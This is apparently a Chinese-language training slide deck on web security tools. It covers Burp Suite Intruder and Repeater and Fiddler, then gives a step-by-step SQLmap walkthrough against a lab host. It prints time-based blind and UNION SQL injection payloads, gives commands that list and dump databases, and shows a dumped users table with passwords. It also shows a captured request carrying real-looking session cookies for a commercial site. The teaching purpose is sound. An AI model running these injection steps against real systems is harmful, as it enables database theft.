You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload type: Simple list

设置 payload 的数据类型

### ? Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove


Clear

Add

Enter a new item

可直接导入文件读取 payload





# Burp Suite

## 3. Repeater (中继电器)

Target: h  
Response

Request

```
GET / HTTP/1.1
Host: my.suning.com
User-Agent: Mozilla/5.0 (Windows NT 6.
Gecko/20100101 Firefox/51.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie:
_snma=1%7C148522253488979188%7C1485222534889%7C1494491415935%7C149457463
6496%7C625%7C130; _ga=GA1.2.1303725407.1485222535;
__ssav=148522253488979188%7C1485222535286%7C1494405257138%7C14944914172
59%7C696%7C126%7C0;
_device_session_id=p_fc4253f5-1867-4e08-9d57-99c64a61fff5;
custno=6077979512; SN_CITY=100_025_1000173_9173_01_11365_2_0;
districtId=11365; index_v3=1; cityId=9173;
_cp_dt=21a257dc-236f-4a48-84f2-2c4489f45848-57029;
WC_PERSISTENT=vmIIs1L032JG8SqIa9usu0nd6kI%3d%0a%3b2017%2d05%2d08+17%3a2
4%3a57%2e372%5f1491552913207%2d153520%5f10052;
Hm_lvt_cb12e33a15345914e449a2ed82a2a216=1491965258;
smhst=128018199|000000000a124779171|0070082005a603564761|000000000a12
128018199|000000000a124779171|0070082005a603564761|000000000a12
```

HTTP/1.1 302 Found
Server: nginx
Date: Fri, 12 May 2017
09:20:31 GMT
Content-Type: text/plain
Content-Length: 0
Connection: close
Expires: Thu, 01 Jan 1970
00:00:00 GMT
Cache-Control: no-cache
Pragma: No-cache
Location:
https://passport.suning.com/i
ds/login?service=https%3A%2F%
2Ffaq.suning.com%2Fasc%2Fauth%
3FtargetUrl%3Dhttp%253A%252F%
252Fmy.suning.com%252F&loginT
heme=b2c
Vary: Accept-Encoding

这里是返回的数据包


Repeater和proxy类似，可以修改请求数据



# Fiddler

除了BurpSuite，Fiddler也非常有名，因功能大同小异，不做详细讲解。

Fiddler是一个http协议调试代理工具，它能够记录并检查所有你的电脑和互联网之间的http通讯，设置断点，查看所有的“进出”Fiddler的数据（指cookie,html,js,css等文件，这些都可以让你修改的意思）。Fiddler要比其他的网络调试器要更加简单，因为它不仅仅暴露http通讯还提供了一个对用户友好的界面。



第一部分 WEB安全测试工具介绍

第二部分 AWVS工具基本使用

第三部分 Nmap工具基本使用

第四部分 代理工具使用介绍

**第五部分 SQL注入工具使用介绍**



# SQL注入

SQL注入定义：用户可以提交一段数据库查询代码，由于用户的输入，也是SQL语句的一部分，所以可以利用这部分的内容，注入自己定义的语句，改变SQL语句执行逻辑，让数据库执行任意自己需要的指令根据程序返回的结果，获得某些他想得知的数据，这就是所谓的SQL Injection，即SQL注入。SQL注入攻击是对数据库进行攻击的常用手段之一，SQL注入攻击会导致的数据库安全风险包括：刷库、拖库、撞库。

常见的SQL注入工具有SQLmap、Pangolin、SQLninja等等。



# SQLmap

SQLmap是一款用来检测与利用SQL注入漏洞的免费开源工具，可自动化的检测与利用数据库指纹、访问底层文件系统、执行命令。当给sqlmap这么一个url的时候，它会：

- 判断可注入的参数
- 判断可以用那种SQL注入技术来注入
- 识别出哪种数据库
- 根据用户选择，读取哪些数据

sqlmap支持五种不同的注入模式：

- 基于布尔的盲注
- 基于时间的盲注
- 基于报错注入
- 联合查询注入
- 堆查询注入

sqlmap支持的数据库有：

MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase和SAP MaxDB



# SQLmap

## 1. 对注入点进行探测：

格式：sqlmap -u 指定注入点url

例：sqlmap -u "http://192.168.244.128/sqli/example1.php?name=root"

```
root@daxueba:~# sqlmap -u "http://192.168.244.128/sqli/example1.php?name=root"
{1.0.8.2#dev}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 11:11:37

[11:11:37] [INFO] testing connection to the target URL
[11:11:37] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[11:11:37] [INFO] testing if the target URL is stable
[11:11:38] [INFO] target URL is stable
[11:11:38] [INFO] testing if GET parameter 'name' is dynamic
[11:11:38] [WARNING] GET parameter 'name' does not appear dynamic
[11:11:38] [WARNING] heuristic (basic) test shows that GET parameter 'name' m
```





# SQLmap

探测结果：

- 注入参数为GET注入，注入类型为：UNION query。
- web服务器系统为Linux Debian 6.0
- web应用程序技术为：PHP5.3.3
- 数据库类型为：MySQL5.0.12

```
--  
Parameter: name (GET)  
  Type: AND/OR time-based blind  
  Title: MySQL >= 5.0.12 AND time-based blind  
  Payload: name=root' AND SLEEP(5) AND 'Hmog'='Hmog  
  
  Type: UNION query  
  Title: Generic UNION query (NULL) - 5 columns  
  Payload: name=root' UNION ALL SELECT CONCAT(0x716b766271,0x756a5479557743  
45544575554a64517347675466585a564576636a7863686556534a6a726c744d76,0x71626b76  
71),NULL,NULL,NULL,NULL-- Siue  
--  
[11:15:11] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Debian 6.0 (squeeze)  
web application technology: PHP 5.3.3, Apache 2.2.16  
back-end DBMS: MySQL >= 5.0.12  
[11:15:11] [INFO] fetched data logged to text files under '/root/.sqlmap/outp  
ut/192.168.244.128'  
  
[*] shutting down at 11:15:11
```



# SQLmap

## 2. 暴库：

格式：sqlmap -u 指定注入点url --dbs

例：sqlmap -u "http://192.168.244.128/sqli/example1.php?name=root" --dbs

```
Title: MySQL >= 5.0.12 AND time-based blind
Payload: name=root' AND SLEEP(5) AND 'Hmog'='Hmog

Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: name=root' UNION ALL SELECT CONCAT(0x716b766271,0x756a5479557743
45544575554a64517347675466585a564576636a7863686556534a6a726c744d76,0x71626b76
71),NULL,NULL,NULL,NULL-- Siue
---
[11:35:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0.12
[11:35:21] [INFO] fetching database names
available databases [2]:
[*] exercises
[*] information_schema
[11:35:21] [INFO] fetched data logged to text files under '/root/.sqlmap/outp
ut/192.168.244.128'

[*] shutting down at 11:35:21
```

这里显示的  
就是暴出来  
的库





# SQLmap

## 3. WEB应用当前使用的库：

格式：sqlmap -u 指定注入点url -current-db

例：sqlmap -u "http://192.168.244.128/sqli/example1.php?name=root" -current-db

```
Parameter: name (GET)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: name=root' AND SLEEP(5) AND 'Hmog'='Hmog

  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: name=root' UNION ALL SELECT CONCAT(0x716b766271,0x756a5479557743
45544575554a64517347675466585a564576636a7863686556534a6a726c744d76,0x71626b76
71),NULL,NULL,NULL,NULL-- Siue
---
[11:39:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0.12
[11:39:24] [INFO] fetching current database
current database: 'exercises'
[11:39:24] [INFO] fetched data logged to text
'/root/.sqlmap/outp
ut/192.168.244.128'

[*] shutting down at 11:39:24
```

这里显示的  
就是当前应  
用使用的库



# SQLmap

## 4. WEB应用当前库的用户：

格式：sqlmap -u 指定注入点url -current-user

例：sqlmap -u "http://192.168.244.128/sqli/example1.php?name=root" -current-user

```
Parameter: name (GET)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: name=root' AND SLEEP(5) AND 'Hmog'='Hmog

  Type: UNION query
  Title: Generic UNION query (NULL) - 5 columns
  Payload: name=root' UNION ALL SELECT CONCAT(0x716b766271,0x756a5479557743
45544575554a64517347675466585a564576636a7863686556534a6a726c744d76,0x71626b76
71),NULL,NULL,NULL,NULL-- Siue
---
[11:41:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0.12
[11:41:36] [INFO] fetching current user
current user: 'pentesterlab@localhost'
[11:41:36] [INFO] fetched data logged to text file root/.sqlmap/outp
ut/192.168.244.128'
[*] shutting down at 11:41:36
```

这里显示的就  
是当前应用使  
用的库的用户



# SQLmap

## 5. 列出指定数据库中的表：

格式：sqlmap -u 指定注入点url -D 指定数据库名 -tables

例：sqlmap -u "http://192.168.244.128/sqli/example1.php?name=root" -D exercises --tables

```
Type: UNION query
Title: Generic UNION query (NULL) - 5 columns
Payload: name=root' UNION ALL SELECT CONCAT(0x716b766271,0x756a5479557743
45544575554a64517347675466585a564576636a7863686556534a6a726c744d76,0x71626b76
71),NULL,NULL,NULL,NULL-- Siue
---
[14:32:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0.12
[14:32:13] [INFO] fetching tables for database: 'exercises'
Database: exercises
[1 table]
+-----+
| users |
+-----+
[14:32:13] [INFO] fetched data logged to text files under '/root/.sqlmap/outp
ut/192.168.244.128'
[*] shutting down at 14:32:13
```

这里显示的就是当前库的表





# SQLmap

## 6. 列出指定表中的字段：

格式：`sqlmap -u 指定注入点url -D 数据库名 -T 表名 --columns`

例：`sqlmap -u "http://192.168.244.128/sqli/example1.php?name=root" -D exercises -T users --columns`

```
[14:45:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0.12
[14:45:52] [INFO] fetching columns for table 'users' in database 'exercises'
Database: exercises
Table: users
[5 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| age    | int(11) |
| groupid | int(11) |
| id     | int(11) |
| name   | varchar(50) |
| passwd | varchar(50) |
+-----+-----+

[14:45:52] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.244.128'

[*] shutting down at 14:45:52
```

这里显示  
指定表中  
的字段



# SQLmap

## 7. 列出字段的内容：

格式：`sqlmap -u 注入点url -D 数据库名 -T 表名 -columns -C "字段" --dump`

例：`sqlmap -u "http://192.168.244.128/sqli/example1.php?name=root" -D exercises -T users -C "age,groupid,id,name,passwd" --dump`

```
back-end DBMS: MySQL >= 5.0.12
[14:52:19] [INFO] fetching entries of column(s) 'age, groupid, id, name, passwd' for table 'users' in database 'exercises'
[14:52:19] [INFO] analyzing table dump for possible password hashes
Database: exercises
Table: users
[4 entries]
+-----+-----+-----+-----+-----+
| age | groupid | id | name | passwd |
+-----+-----+-----+-----+-----+
| 10  | 10      | 1  | admin | admin  |
| 30  | 0       | 2  | root  | admin21 |
| 5   | 2       | 3  | user1 | secret |
| 2   | 5       | 5  | user2 | azerty  |
+-----+-----+-----+-----+-----+
[14:52:19] [INFO] table 'exercises.users' dumped to CSV file '/root/.sqlmap/output/192.168.244.128/dump/exercises/users.csv'
[14:52:19] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.244.128'
[*] shutting down at 14:52:19
```

这里显示  
字段下的  
具体内容

Thanks!

